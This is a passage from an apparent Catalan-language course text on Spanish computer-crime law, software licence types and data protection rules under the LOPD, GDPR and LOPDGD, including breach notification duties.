El mateix article 270 CP preveu penes per a qui faci circular o disposi de qualsevol mitjà específicament dissenyat per anul·lar qualsevol dispositiu tècnic de protecció del programari (per exemple, els programaris que permeten "saltar" les proteccions anticòpia de CD o DVD).

Una llicència de programari...

... és un contracte entre l'autor/titular dels drets d'explotació/distribuïdor i l'usuari, per utilitzar el programari segons les seves condicions d'ús.

Tot i els esforços d'alguns països de la Comunitat Europea per evitar la descàrrega i la compartició (mitjançant programaris d'igual a igual) de continguts protegits, encara no s'ha arribat a una solució de consens. No obstant això, cal aclarir que l'ús i la instal·lació de programaris d'igual a igualen els nostres ordinadors no es considera (des del punt de vista jurídic) cap pràctica il·legal. De la mateixa manera que no es prohibeix que tinguem ganivets a la cuina únicament pel fet que el seu mal ús pot ser delictiu, tampoc no se sanciona el fet d'instal·lar i usar programaris d'intercanvi de fitxers (ja que poden tenir un ús perfectament lícit). Recordem, però, que la simple tinença de qualsevol mitjà (per exemple, un programari) dissenyat per anul·lar la protecció dels programaris sí que és susceptible de ser sancionada.

Pel que fa a la **creació de programari**, també hi ha algunes consideracions que cal tenir en compte. Segons el tipus de contracte al qual es trobi subjecte el treballador, el programari que desenvolupi per a una organització determinada pertany a l'empresa i, en conseqüència, si el treballador abandona l'organització, no es pot emportar el programari que ha creat en el seu antic lloc de treball. Com en el cas de la utilització del correu electrònic, seria recomanable que el contracte de treball especifiqués aquesta qüestió.

Dret de còpia privada

El cànon compensatori...

... és una taxa aplicada (no sense una certa polèmica) a diversos mitjans de gravació (per exemple, els CD), la qual és percebuda pels autors, editors, productors i artistes, associats a alguna entitat privada de gestió dels drets d'autor, en compensació per les còpies que es puguin fer de les seves obres dins dels àmbits privats.

Al nostre país està permesa la realització de còpies d'obres literàries, artístiques o científiques sense prèvia autorització dels titulars de l'obra (sempre que s'hi hagi accedit legalment) i la còpia no s'empri amb finalitats col·lectives, ni lucratives, ni amb ànim de perjudicar a tercers. No obstant això, cal tenir present que el dret de còpia privada no és aplicable a programaris (i, per tant, a videojocs tampoc). El dret a còpia privada es limita a una sola còpia.

Tipus de llicències

L'ús d'una llicència no adequada (per exemple, una llicència personal en lloc d'una llicència de xarxa) pot comportar problemes diversos i no es pot argumentar el desconeixement com a eximent d'aquesta conducta. Així, doncs, caldrà estudiar quins tipus de llicències de programari diferents hi ha amb la finalitat d'adquirir-les i emprar-les adequadament segons les nostres necessitats i del pressupost de què es disposi. Vegeu-ne algunes:

Adquisició d'un programari

Quan adquirim un programari, no l'adquirim en si mateix, sinó únicament una llicència d'ús d'aquest programari, subjecte a les condicions que determina la llicència.

1. **Llicències de programari no lliure**.
   - **OEM** (*original equipment manufacturer*): tipus de llicència, normalment referida a sistemes operatius (encara que també es pot aplicar al maquinari), que supedita la venda del programari com a part integrant d'un equip informàtic nou (programaris preinstal·lats). Així, doncs, aquest programari no es pot vendre aïlladament, sinó juntament amb el maquinari que l'incorpora. Solen no disposar de l'embolcall de la versió normalitzada del producte. No es poden vendre ni cedir a tercers independentment del maquinari.
   - **Retail**: consisteix en les versions de venda normalitzades d'un programari, amb els embolcalls que se solen veure a les botigues d'informàtica. A diferència de les versions OEM, es poden vendre independentment del maquinari que les suporta i poden tenir algun extra que no apareix en les versions OEM.
   - **Llicències per volum**: llicències destinades a empreses i institucions (com instituts i universitats). Són similars a les llicències OEM, però no estan vinculades a equips nous. Poden servir, per exemple, per instal·lar un programari d'ús comú en una xarxa d'ordinadors d'un institut.
2. **Llicències de programari lliure**. Segons la Free Software Foundation (Fundació pel Programari Lliure), el **programari lliure** ha de satisfer les quatre condicions següents:
   - Llibertat perquè els usuaris emprin els programaris amb qualsevol propòsit.
   - Llibertat per estudiar el funcionament del programari i adaptar-lo a les necessitats de cada usuari (aquesta condició requereix accedir al codi font del programari).
   - Llibertat per redistribuir còpies del programari.
   - Llibertat per efectuar millores dels programaris i fer-les públiques (redistribuir les còpies del programari modificat) en benefici de tota la comunitat (tal com passa amb la segona condició, aquesta també només pot ser possible si es té accés al codi font del programari).

La Free Software Foundation...

... és una organització creada l'any 1985 per Richard Stallman (entre altres defensors del programari lliure). Un dels seus principals objectius consisteix en la defensa del projecte GNU.

Així, doncs, el programari lliure es caracteritza perquè pot ser usat, estudiat i modificat sense restriccions de cap mena, es pot redistribuir en una versió modificada (o sense modificar) sense cap restricció, o amb aquelles mínimes que

permetin garantir als futurs usuaris que podran gaudir de les mateixes llibertats a què hem fet referència.

El fet que un programari sigui lliure no vol pas dir que sigui **gratuït**. Per exemple, el programari gratuït pot patir certes restriccions que fa que no s'adapti a la definició de *programari lliure* abans enunciada (un programari pot ser gratuït, però podria no incloure el codi font, tal com obliguen les llibertats del programari lliure). D'altra banda, sovint trobem a la venda CD de **distribucions de Linux** (programari lliure). No obstant això, en aquest cas, el comprador podrà copiar el CD i distribuir-lo.

Programaris descatalogats (abandonware)

Els programaris descatalogats solen ser programaris antics, dels quals els creadors han alliberat els drets d'autor. Es poden trobar a la Xarxa, en webs dedicats i no tenen cap altra via de distribució.

Pel que fa al programari lliure, les llicències més habituals són les següents:

- **Llicències GPL (llicència pública general de GNU)**: en aquest tipus de llicències, el creador conserva els drets d'autor (*copyright*) i permet la redistribució i la modificació, però amb la condició que totes les versions modificades del programari es mantinguin sota els termes més restrictius de la llicència GNU GPL. Això implica que si un programari té parts sota llicència no GPL, el resultat final ha de ser forçosament programari sota llicència GPL.

Projecte GNU (GNU is Not Unix)

Iniciat per Richard Stallman, el seu objectiu va ser crear un sistema operatiu totalment lliure, anomenat **sistema GNU**. El projecte es va anunciar per primera vegada l'any 1983. Linus Torvalds, l'any 1991, va començar a escriure el nucli del sistema operatiu **Linux**, el qual va distribuir sota llicència GPL. Gràcies a les aportacions de molts altres programadors, el nucli de Linux es va acabar combinant amb el sistema GNU, i va formar l'anomenat GNULinux o distribució Linux*, paradigma dels sistemes operatius lliures.

- **Llicències BSD** (Berkeley software distribution): BSD identifica un sistema operatiu derivat de l'Unix, fet gràcies a les aportacions fetes per la Universitat de Califòrnia, Berkeley. Precisament, aquestes llicències s'anomenen *BSD* perquè s'utilitzen en molts programaris distribuïts amb el sistema operatiu BSD. Són llicències sense restriccions, compatibles amb les llicències GNU GPL, que proporcionen a l'usuari una llibertat il·limitada, fins i tot per redistribuir el programari com a no lliure. No obstant això, el creador manté els drets d'autor (*copyright)* pel reconeixement de l'autoria en treballs derivats.

- **Llicències MPL** (Mozilla public license) **i derivades**: aquest tipus de llicència rep el nom del projecte de programari lliure **Mozilla**, a bastament conegut per tota la comunitat d'internautes. En aquest cas, i a diferència de les llicències GPL, no cal que el producte final també sigui llicenciat en MPL. D'aquesta manera, es promou efectivament la col·laboració entre autors i la generació de programari lliure, ja que les llicències GPL presentaven el problema d'afavorir una certa expansió vírica i endogàmica a causa de l'obligació que el producte final fos també llicenciat en GPL. A més, són més restrictives que les BSD i eviten que l'usuari gaudeixi de les llibertats excessives que comporta aquesta llicència.

- **Llicències copyleft**: en aquest cas, el propietari de la llicència gaudeix del dret de còpia, modificació i redistribució. A més, també pot desenvolupar una versió d'aquest programari (amb llicència subjecte a *copyright*) i vendre'l o cedir-lo sota qualsevol de les llicències estudiades, sense que això afecti les llicències *copyleft* ja atorgades. L'autor també pot retirar una llicència *copyleft*, encara que sense efectes retroactius, ja que l'autor no té dret a retirar el permís d'una llicència que encara es troba vigent.

1.2.6 Delicte de revelació de secrets d'empresa

Segons l'article 278.1 CP, fa **revelació de secrets d'empresa** qui, amb la finalitat de descobrir un secret d'empresa, intercepti qualsevol tipus de telecomunicació o utilitzi artificis tècnics d'escolta, transmissió, gravació o enregistrament del so, imatge o de qualsevol altre senyal de comunicació.

L'exemple més característic de la revelació de secrets d'empresa és l'espionatge industrial.

1.2.7 Delicte de defraudació dels interessos econòmics dels prestadors de serveis

La defraudació dels interessos econòmics dels prestadors de serveis és un nou delicte, introduït arran de la reforma 15/2003 del Codi penal, apareix en l'article 286, i castiga qui faciliti a tercers l'accés a serveis interactius o audiovisuals (com, per exemple, les televisions de pagament), sense el permís dels prestadors d'aquests serveis. De fet, la simple explicació, per exemple en una pàgina web d'Internet, sobre com es poden evitar o "saltar" els mecanismes de protecció d'aquests sistemes, ja és considerada com una activitat delictiva.

1.2.8 Altres delictes i la investigació dels delictes informàtics

A més dels delictes que s'han descrit, és evident que molts altres, coneguts intuïtivament per tots nosaltres, es poden dur a terme amb el concurs de la tecnologia. En aquests casos, la tecnologia esdevé únicament el mitjà de comissió del delicte, el qual ja es troba perfectament tipificat dins dels delictes ocorreguts en el món "real":

- Amenaces i coaccions (per mitjà de xats o correus electrònics).
- Falsedat documental (alteracions i simulacions de documents públics o privats).
- Difusió de pornografia infantil a Internet (la tinença també és un delicte).

Els investigadors dels delictes informàtics (policials o d'empreses especialitzades) disposen, a grans trets, de dues fonts d'informació essencials:

- **Els fitxers o registres** (logs) **locals**: el sistemes operatius i els programaris que s'executen als ordinadors enregistren algunes de les activitats que fan en els anomenats *fitxers de registre*. Per exemple, la intrusió d'un pirata en un sistema informàtic deixaria, si l'atacant no és molt hàbil, empremtes en diversos fitxers del sistema. La informació que contenen aquests arxius (per a l'exemple l'adreça IP de l'atacant) és la primera baula que els investigadors analitzarien per tal d'arribar a establir l'origen de l'atac o el fet investigat.
- **Els registres** (logs) **dels proveïdors de servei d'Internet (PSI)**: la persona que ha comès el delicte (o qualsevol altre fet susceptible de ser investigat) haurà utilitzat la connexió oferta per un cert proveïdor de serveis d'Internet. Les dades associades a aquesta connexió són emmagatzemades pels PSI segons la **Llei de serveis de la societat de la informació i del comerç electrònic**(LSSICE), les quals només poden ser cedides als investigadors per un manament judicial. Així, doncs, una vegada els investigadors han establert la informació bàsica del succés (IP d'origen, franja horària i la data en què s'ha produït l'esdeveniment), caldrà que sol·licitin al jutge un manament judicial per tal que el proveïdor de serveis els lliuri la informació requerida (associada a la IP i a la resta de dades determinades en les etapes inicials de la investigació) per continuar el procés i identificar l'usuari que ha emprat la connexió sospitosa.

Un proveïdor de serveis (PSI)...

... és una empresa dedicada a connectar els usuaris (clients) a Internet. També sol oferir, entre d'altres, serveis d'allotjament web i registre de dominis.

Si l'administrador d'un sistema informàtic és víctima de qualsevol d'aquests delictes, o bé, per exemple, descobreix que el sistema que administra és utilitzat com a plataforma de distribució de còpies de programari no autoritzades o de pornografia infantil, ho ha de denunciar immediatament a la comissaria de policia més pròxima, tenint en compte el protocol d'actuació següent:

1. Adjunció dels fitxers de registre (registres locals del sistema) relacionats amb el delicte comès. Aquests fitxers hauran de reflectir, en cas que hagin quedat registrats, la IP de l'atacant, les accions produïdes en el sistema investigat, etc.
2. En cas que s'hagi produït un delicte de danys, cal adjuntar una valoració dels danys ocasionats.
3. Actuar amb rapidesa (els proveïdors no emmagatzemen indefinidament els fitxers de registre dels seus servidors).
4. En cas que aquesta acció delictiva s'hagi produït per correu electrònic, cal adjuntar les capçaleres completes del correu rebut.
5. En cas que sigui necessari, cal considerar la possibilitat de duplicar (o clonar) el disc dur del servidor per preservar les proves del delicte i, a continuació, reinstal·lar el sistema per evitar que el delicte es continuï produint. No obstant això, cal anar amb compte amb aquesta consideració. Suposem, per exemple, que l'administrador d'un sistema descobreix que el

servidor del qual és responsable allotja pornografia infantil. La duplicació del disc dur (a l'efecte de salvaguardar les proves) i la reinstal·lació posterior de tot el sistema permetrien evitar que el delicte (la difusió de pornografia infantil) es continués produint, però al mateix temps en podria dificultar la investigació.

Els usuaris domèstics també poden ser víctimes de delictes relacionats amb les noves tecnologies (contra la intimitat, amenaces, coaccions, suplantacions d'identitat, etc.). Moltes de les aplicacions per mitjà de les quals s'executen aquestes accions poden emmagatzemar els seus propis logs (per exemple, les converses de xat, capçaleres de correu electrònic), els quals caldria adjuntar en cas de denúncia.

2. Plans de manteniment i administració de la seguretat

La Constitució vol protegir d'una manera molt curosa una sèrie de drets inherents a tota persona (els anomenats **drets fonamentals**). Entre aquests destaca, entre d'altres, el **dret a la intimitat**. A més de les conseqüències penals que pot comportar la vulneració d'aquest dret, hi ha altres lleis, independentment del marc penal, que també protegeixen la privacitat de la persona en tots els seus aspectes, també pel que fa a les seves pròpies dades.

Marc extrapenal

En dret s'entén per *marc extrapenal* el sector o la branca de l'ordenament jurídic que no és penal, és a dir, que conté sancions menys greus que el dret penal (per exemple, dret administratiu, dret civil, dret laboral, etc.).

A causa d'aquest fet, la legislació és molt proteccionista amb les dades. Això afecta d'una manera negativa els sistemes informàtics, la manera com operen les organitzacions, i fins i tot el dia a dia de les persones. El conjunt de normes intenta trobar un equilibri entre aquests elements, aparentment oposats, per aconseguir un nivell de seguretat de les dades adequat, juntament amb una protecció suficient de la intimitat, i garantir a les empreses el poder operar amb la informació d'una manera eficient.

2.1 Legislació sobre protecció de dades

La protecció de les dades de caràcter personal ha pres darrerament una gran rellevància. Les persones es mostren cada dia més curoses amb les seves dades i són més conscients de la protecció de què ha de gaudir la seva informació personal.

La situació actual és producte, d'una banda, de la normativa en matèria de protecció de dades i, de l'altra, de l'activitat creixent de l'**Agència Espanyola de Protecció de Dades**, organisme autònom encarregat d'assegurar el compliment de la legislació vigent (i fruit de la mateixa legislació).

Per a més informació sobre l'Agència Espanyola de Protecció de Dades, consulteu la secció "Adreces d'interès" del web.

Veurem a continuació com han anat evolucionant les lleis; la primera en aparèixer va ser la **Llei Orgànica 15/1999, de 13 de desembre, de protecció de dades de caràcter personal (LOPD)**. Aquesta norma tenia per objecte garantir i protegir, en relació amb el tractament de dades personals, les llibertats públiques i els drets fonamentals de les persones físiques, i en especial el seu honor, intimitat i privacitat. La LOPD va crear els anomenats drets ARCO:

Agències autonòmiques

A data d'avui no totes les comunitats autònomes han creat les seves agències de protecció de dades. Catalunya sí que en té: és l'Agència Catalana de Protecció de Dades, consulteu la secció "Adreces d'interès" del web.

- Dret d'**Accés**: Reconeix als ciutadans la potestat de defensar la seva privacitat controlant per si mateixos l'ús que es fa de les seves dades personals.
- Drets de **Rectificació** : La LOPD també regula els drets de rectificació i cancel·lació: quan les dades personals d'un ciutadà resulten ser incompletes, inexactes, excessives o inadequades aquest pot requerir al responsable del fitxer la seva rectificació o cancel·lació.

- Dret de **Cancel·lació**: El ciutadà pot exigir al responsable del fitxer la supressió de dades que consideri inadequades o excessives.
- Dret d'**Oposició**: Consisteix en el dret dels titulars de les dades per dirigir-se al responsable del fitxer perquè deixi de tractar les seves dades sense el seu consentiment per a fins de publicitat o prospecció comercial.

Posteriorment, amb el desenvolupament i popularització d'Internet i l'aparició de comerços online va aparèixer al 2002 la llei de serveis de la societat de la informació i comerç electrònic, coneguda per les seves sigles com LSSI.

Al 2003 apareix la llei de la firma electrònica per regular els certificats digitals i donar validesa jurídica a aquesta firma. Al 2003 també s'aprova el Reglament que desenvolupa la llei de protecció de dades de caràcter personal de 1999. El 2007 s'aprova la llei de conservació de dades a les comunicacions electròniques i a les xarxes públiques de comunicacions.

El 27 d'abril de 2016 s'aprova el **el Reglament General de Protecció de dades (RGPD)**, que no va entrar en vigor fins al Maig del 2018, per donar un marc Europeu. Aquest reglament, entre altres coses, amplia els drets ARCO.

El 5 de desembre de 2018 s'aprova la llei orgànica 3/2018, **Protecció de Dades Personals i Garanties dels Drets Digitals** (LOPDGD), que adapta l'RGPD a la normativa espanyola. Amb LOPDGD i l'RGPD es deroga l'antiga LOPD.

A continuació teniu un llistat d'aquestes lleis :

- Llei Orgànica 15/1999, de 13 de desembre, de protecció de dades de caràcter personal (LOPD).
- Llei 34/2002, d'11 de juliol, de serveis de la societat de la informació i comerç electrònic (LSSICE) o, habitualment (LSSI).
- Llei 59/2003, de 19 de desembre, de firma electrònica.
- Llei Orgànica 15/2003, de 25 de novembre, per la qual es modifica la Llei Orgànica 10/1995, de 23 de novembre, del Codi Penal.
- Reial Decret 1720/2007, de 21 de desembre, pel que s'aprova el Reglament de desenvolupament de la Llei Orgànica 15/1999, de 13 de desembre, de protecció de dades de caràcter personal.
- Llei 25/2007, de 18 d'octubre, de conservació de dades relatives a las comunicacions electròniques i a les xarxes públiques de comunicacions.
- Llei Orgànica 5/2010, de 22 de juny, per la qual es modifica la Llei Orgànica. 10/1995, de 23 de novembre, del Codi Penal.
- Reglament General de Protecció de dades (RGPD) del 27 d'Abril de 2016.
- Llei orgànica 3/2018 Protecció de Dades Personals i Garanties dels Drets Digitals (LOPDGD) del 5 de desembre de 2018.

Per dur a terme una tasca professional de qualitat és molt important (fins i tot ens atreviríem a dir que imprescindible) conèixer la normativa espanyola aplicable a la protecció de dades de caràcter personal.

2.1.1 El Reglament General de Protecció de dades (RGPD)

Reviseu el subapartat "El Codi Penal i les conductes il·lícites vinculades a la informàtica", d'aquesta mateixa unitat.

Aquest reglament és una norma d'àmbit europeu que protegeix les dades personals de tots els residents a la Unió Europea i garanteix el flux de dades entre els països de la Unió Europea. Per tant, els països necessiten **integrar** aquest reglament a les seves legislacions.

Aquest reglament estableix l'obligació de les organitzacions d'adoptar mesures destinades a garantir la protecció d'aquestes dades que afecten sistemes informàtics, fitxers, suports d'emmagatzematge, demanar el consentiment per usar les dades de caràcter personal i procediments operatius. Aquestes mesures han d'adoptar-les totes les organitzacions que operen amb residents a la Unió Europea, encara que no hi tinguin la seva seu.

En el Capítol 7 d'aquest reglament es crea el Comitè Europeu de protecció de dades per supervisar el Reglament i la seva aplicació als diferents països d'Europa. En el Capítol 11, *Disposicions finals*, s'estableix com a màxim el 25 de maig del 2020 per fer una primera avaluació i revisió del reglament per tal d'anar-lo actualitzant als nous temps. Posteriorment, aquesta revisió es repetirà cada 4 anys.

Els fitxers que han de satisfer mesures de seguretat no són tan sols aquells als quals es pot accedir a Internet, sinó tots els que continguin dades personals.

L'RGPD és aplicable a qualsevol informació sobre persones físiques identificades o identificables (nom i cognoms, edat, sexe, dades d'identificació fiscal, estat civil, professió, domicili, dades biomètriques...) enregistrada en qualsevol suport físic (inclòs el paper), que en permeti el tractament manual o automatitzat i ús posterior pel sector públic o privat. Traspassat a l'àmbit de les empreses, s'ha d'interpretar que l'RGPD és aplicable a qualsevol organització que manipuli o arxivi fitxers, tant en paper com en suport magnètic, que continguin informació o dades de caràcter personal, tant dels seus treballadors com dels seus clients o proveïdors (persones físiques), la qual cosa obliga les empreses, institucions, professionals i, en general, totes les persones jurídiques o físiques que operin amb fitxers de dades de caràcter personal, al compliment d'una sèrie d'obligacions legals. Cal tenir present, però, que al considerand 18, diu: "El reglament no s'aplica al tractament de dades de caràcter personal dut a terme per una persona física en el curs d'una activitat exclusivament personal o domèstica, és a dir sense cap connexió amb una activitat professional o comercial".

Què és una dada de caràcter personal?

Segons el Reglament General de Protecció de dades (RGPD), una dada de caràcter personal és "qualsevol informació sobre una persona física identificada o identificable (l'interessat)".

Per **tractament** s'entén "qualsevol operació o conjunt d'operacions realitzades sobre dades personals o conjunts de dades personals, ja sigui per procediments automatitzats o no, com la recollida, el registre, l'organització, l'estructuració, la conservació, l'adaptació o la modificació, l'extracció, la consulta, la utilització, la comunicació per transmissió, difusió o qualsevol altra forma d'habilitació d'accés,

acarament o interconnexió, limitació, supressió o destrucció".

2.1.2 Objectiu del reglament i principis bàsics de l'RGPD

El parlament Europeu i el Consell de la Unió Europea, a partir del Tractat de funcionament de la Unió Europea, en concret de l'article 16, i d'una proposta de la Comissió Europea, van enviar una proposta del text legislatiu als parlaments nacionals, per posteriorment elaborar dos dictàmens. L'RGPD considera que la protecció del tractament de les dades personals és un dret fonamental, tal i com està a la Carta dels Drets Fonamentals de la Unió Europea a l'article 8, que estableix que qualsevol persona té dret a la protecció de les dades de caràcter personal que l'afecten. Pel que fa al tractament de les dades personals s'han de respectar les llibertats i els drets fonamentals, especialment el dret a la protecció de les dades de caràcter personal, sigui quina sigui la seva nacionalitat o residència.

L'**objectiu de l'RGPD** és, doncs, garantir i protegir la privacitat i la intimitat de les persones físiques. Tal i com queda clar a l'article 1 del RGPD on s'explica l'objecte d'aquest, engloba tres objectes:

1. Establir les normes relatives a la protecció de les persones físiques pel que fa al tractament de les dades personals i les normes relatives a la lliure circulació d'aquestes dades.
2. Protegir els drets i les llibertats fonamentals de les persones físiques i el seu dret a la protecció de les dades personals.
3. Evitar restriccions a la lliure circulació de les dades personals a la Unió Europea originades per les necessitats de protecció de dades.

L'RGPD canvia alguns articles de la LOPD i afegeix noves obligacions per a les empreses.

Els canvis més importants de l'RGPD respecte la LOPD són:

- El principi de **responsabilitat proactiva**. El nou Reglament indica que el responsable del tractament ha d'aplicar mesures apropiades per poder demostrar que el tractament és conforme al Reglament, tal i com aparèix a l'article 5. Les organitzacions han d'analitzar quines dades tracten i amb quines finalitats ho fan i han de mirar quins tipus d'operacions de tractament realitzen per tal d'aplicar les mesures que preveu l'RGPD. Aquestes mesures han de ser les adequades per complir amb el Reglament. També han de poder demostrar el compliment del Reglament davant de tercers. Aquest principi exigeix que el responsable del tractament ha de tenir una actitud proactiva, davant de tots els tractaments de dades que realitzi.
- El principi de l'**enfocament de risc**. El nou Reglament indica que s'ha de tenir en compte el risc per als drets i les llibertats de les persones. Així,

algunes de les mesures només s'han d'aplicar quan hi hagi un alt risc per als drets i les llibertats. Les mesures previstes per l'RGPD s'han d'adaptar a les característiques de les organitzacions. El que pot ser bo per a una organització no necessàriament ho ha de ser per a una altra. No és el mateix una organització que utilitza dades de milions de persones, amb tractaments que contenen informació personal sensible o volums importants de dades sobre cada persona, que una petita empresa amb poques dades i que treballa amb dades no sensibles.

A més, manté (ampliats en alguns casos) els següents principis ja recollits a la LOPD:

- **Principi de qualitat de les dades**: les dades de caràcter personal només es poden recollir per al seu tractament i sotmetre's a aquest tractament quan siguin adequades, pertinents i no excessives amb relació a l'àmbit i les finalitats determinades, explícites i legítimes per a les quals s'hagin obtingut. L'RGPD exigeix reduir al mínim necessari tant el tractament de les dades com les persones autoritzades a accedir a aquestes dades.
- **Finalitat expressa**: les dades de caràcter personal objecte de tractament no poden ser usades per a finalitats que no siguin compatibles amb aquelles per a les quals s'han recollit. Es consideren compatibles, tanmateix, el tractament posterior d'aquestes dades amb finalitats històriques, estadístiques o científiques.
- **Necessitat de consentiment de la persona afectada**: el tractament de les dades requereix el consentiment de la persona afectada.
- **Actualitat de les dades**: les dades personals que s'incorporin en un fitxer han de respondre a una situació actual.
- **Principi d'exactitud**: les dades personals han de ser susceptibles de modificació i de rectificació des del moment en què se'n coneix la modificació.
- **Deure d'informació a la persona afectada**: les persones interessades a les quals se sol·licitin dades de caràcter personal hauran de ser advertides prèviament de manera expressa, precisa i inequívoca:
  - Que les seves dades seran incloses en un fitxer, de la finalitat de la recollida i dels destinataris de la informació.
  - De l'obligatorietat o voluntarietat de donar aquestes dades.
  - De les conseqüències que porten aparellades l'obtenció de les dades o de la negativa a subministrar-les.
  - De la possibilitat d'exercir els **drets d'accés, rectificació, cancel·lació i oposició** (drets ARCO).
  - De la identificació i de l'adreça de la persona encarregada de dur a terme el tractament del fitxer o, si escau, del seu representant, perquè els afectats puguin exercir els seus drets.

A l'RGPD alguns d'aquests drets s'han ampliat:

- El dret de cancel·lació ha passat a denominar-se dret de supressió i té un aspecte molt comentat però adreçat essencialment als navegadors d'internet i xarxes socials: **el dret a l'oblit**.
- El dret al consentiment: L'RGPD requereix que l'interessat presti el consentiment mitjançant una declaració inequívoca o una acció afirmativa clara. Als efectes del nou Reglament, les caselles ja marcades, el consentiment tàcit o la inacció no constitueixen un consentiment vàlid. Igualment, perquè les dades estiguin especialment protegides, és necessari donar el consentiment exprés i per escrit.

També s'han incorporat dos nous drets: limitació del tractament i portabilitat.

- El dret a la limitació del tractament amplia el dret del consentiment; és el dret de l'usuari a posar limitacions als tractaments sobre les seves dades.
- El dret a la portabilitat de les dades inclou, per una banda, que la informació com a resposta al dret d'accés s'ha de proporcionar de manera completa i en format compatible d'ús corrent i, per una altra, que ha de poder-se transmetre a petició de l'interessat en aquest format directament a una altra organització (per exemple, si canviem de proveïdor).

Cancel·lació i bloqueig de dades

És el procediment en virtut del qual el responsable cessa en l'ús de les dades. La cancel·lació implicarà el bloqueig de les dades, que consisteix a identificar-les i reservar-les per impedir-ne el tractament, excepte per posar-les a disposició de les administracions públiques, jutges i tribunals per atendre les possibles responsabilitats nascudes del tractament, i només durant el termini de prescripció de les responsabilitats esmentades. Transcorregut aquest termini, caldrà eliminar efectivament les dades.

És precís informar a les persones afectades per l'ús de les seves dades dels ítems que es llisten a continuació, per tal que puguin exercir pròpiament els drets anteriors:

- La base jurídica del tractament.
- Interessos legítims que es volen assolir.
- Necessitat de donar un consentiment. Aquest s'ha de donar amb un acte afirmatiu clar, específic, informat i inequívoc. Pot realitzar-se en paper o a través de mitjans electrònics.
- Termini de conservació de les dades. Quan aquest venci, el responsable del tractament n'ha de limitar el tractament a través de mitjans tècnics com impedir-hi l'acces als usuaris, trasllat temporal de les dades afectades a un altre sistema de tractament o retirada temporal d'un lloc d'Internet de les dades afectades.
- Dades de contacte amb el delegat de protecció de dades (si n'hi ha).
- Existència del dret a reclamar a una autoritat de control. Això és important, ja que també existeix, en cas de tractament inadequat o negligent, el dret a obtenir una reparació, i si escau una indemnització per part del perjudicat.

- Existència de decisions automatitzades o l'elaboració de perfils (si n'hi ha). L'interessat té dret a oposar-se a que les dades personals que l'afecten siguin objecte d'un tractament, inclosa l'elaboració de perfils. El responsable del tractament ha de deixar de tractar aquestes dades personals, tret que acrediti motius legítims imperiosos per al tractament que prevalguin sobre els interessos, els drets i les llibertats de l'interessat, o per a la formulació, l'exercici o la defensa de reclamacions. L'interessat també té dret a no ser objecte de decisions basades exclusivament en un tractament automatitzat.

- Dret a la informació de l'afectat davant canvis en les seves dades: Si hi ha un canvi de les dades s'ha d'informar del canvi a l'afectat, per tal de que les verifiqui i conegui el canvi.

- Si es transmetran les dades a tercers. Cal tenir present que només s'han de fer transferències de dades personals que es tracten o que es tractaran quan es transfereixin a un tercer país o a una organització internacional si, sens perjudici de la resta de disposicions del RGPD, el responsable i l'encarregat del tractament compleixen les condicions adecuades, incloses les relatives a les transferències posteriors de dades personals des del tercer país o organització internacional a un altre tercer país o una altra organització internacional.

La informació proporcionada en tot moment ha de ser clara i fàcilment intel·ligible: No s'ha de posar lletra petita, ni usar paraules ambígües ni frases complicades o difícils d'entendre.

La LOPDGD tracta, a més, dels drets que s'apliquen al cas de menors i de dades de persones difuntes.

2.1.3 Obligacions de les empreses i els implicats en els tractaments

La necessitat de proporcionar als usuaris els drets recollits per l'RGPD, deriva en una sèrie d'obligacions per a les empreses i persones responsables i encarregades d'efectuar els tractaments, com són:

- Proporcionar procediments senzills per exercitar els drets.

- Disposar de formularis conformes amb l'RGPD i la LOPDGD per informar als usuaris i perquè aquests exerceixin els seus drets.

- Pseudonimització de les dades i les bases de dades.

- Protecció de dades des del disseny i per defecte (article 25 RGPD); això implica tenir en compte les mesures de seguretat abans de l'inici del tractament i quan aquest s'està duent a terme).

- Tenir un registre de les activitats del tractament.

- Poder demostrar davant l'autoritat que es segueix la llei si s'és sol·licitat per aquesta.
- Notificar les violacions de seguretat.

D'altra banda, no és obligatori registrar a l'autoritat de control els fitxers amb dades personals que té l'organització, com passava amb l'anterior LOPD.

Altres obligacions recollides a l'RGPD són:

- En el Capítol 4 apareix l'obligació de xifrar les dades personals, a més de guardar-les amb pseudònims (pseudonimització) per tal de que sigui més difícil d'identificar de qui són les dades.
- En aquest mateix capítol, a l'article 42, s'assenyala que els organismes es podran certificar de forma voluntària.

2.1.4 Notificació de violacions de seguretat

L'article 33 de l'RGPD, *Notificació d'una violació de la seguretat de les dades personals a l'autoritat de control*, diu que el responsable ha de notificar a l'autoritat de control la violació de seguretat, sense dilació indeguda i, si és possible, en un termini màxim de 72 hores i de conformitat amb l'article 55, tret que sigui improbable que constitueixi un risc per als drets i les llibertats de les persones.

Quan sigui probable que la violació comporti un alt risc per als drets de les persones interessades, el responsable l'ha de comunicar a les persones afectades sense dilacions indegudes i en un llenguatge clar i senzill tal i com diu l'article 34, tret que:

- El responsable hagi adoptat mesures de protecció adequades, com ara que les dades no siguin intel·ligibles per a persones no autoritzades.
- El responsable hagi aplicat mesures posteriors que garanteixen que ja no hi ha la probabilitat que es concreti l'alt risc.
- Suposi un esforç desproporcionat. En aquest cas, cal optar per una comunicació pública o una mesura semblant.

La notificació de la fallada a les autoritats dins de les 72 hores següents a partir del moment al qual el responsable n'ha tingut constància pot ser objecte d'interpretacions variades. Normalment, es considera que se'n té constància quan hi ha certesa i coneixement suficient de les circumstàncies. La mera sospita no obliga a notificar ja que, en aquests casos, no és possible conèixer suficientment l'abast del succés.

Ara bé, si sospitem que el problema pot tenir un gran impacte, és recomanable contactar amb l'autoritat de supervisió.

En cas que no sigui possible realitzar la notificació dins el termini de 72 hores, pot fer-se més tard, però cal justificar-hi les causes del retard.

L'RGPD estableix el contingut mínim de la notificació. Aquests contenen elements com:

- La naturalesa de la violació.
- Les categories de dades i d'interessats afectats.
- Les mesures adoptades pel responsable per a solucionar la fallada i, si és el cas, les mesures aplicades per pal·liar els possibles efectes negatius sobre les persones interessades.

La informació també es pot proporcionar de forma escalonada, quan no es pugui fer completament al mateix moment de la notificació.

Finalment, el responsable del tractament ha de documentar qualsevol violació de la seguretat de les dades personals, inclosos els fets que hi estan relacionats, els seus efectes i les mesures correctores que s'han adoptat.

2.1.5 El responsable, l'encarregat del tractament i el delegat de protecció de dades (DPD)

L'RGPD introdueix les figures del responsable del tractament de dades, de l'encarregat del tractament i del delegat de protecció de dades.

El capítol IV de l'RGPD tracta del responsable, de l'encarregat del tractament i del delegat de protecció de dades.

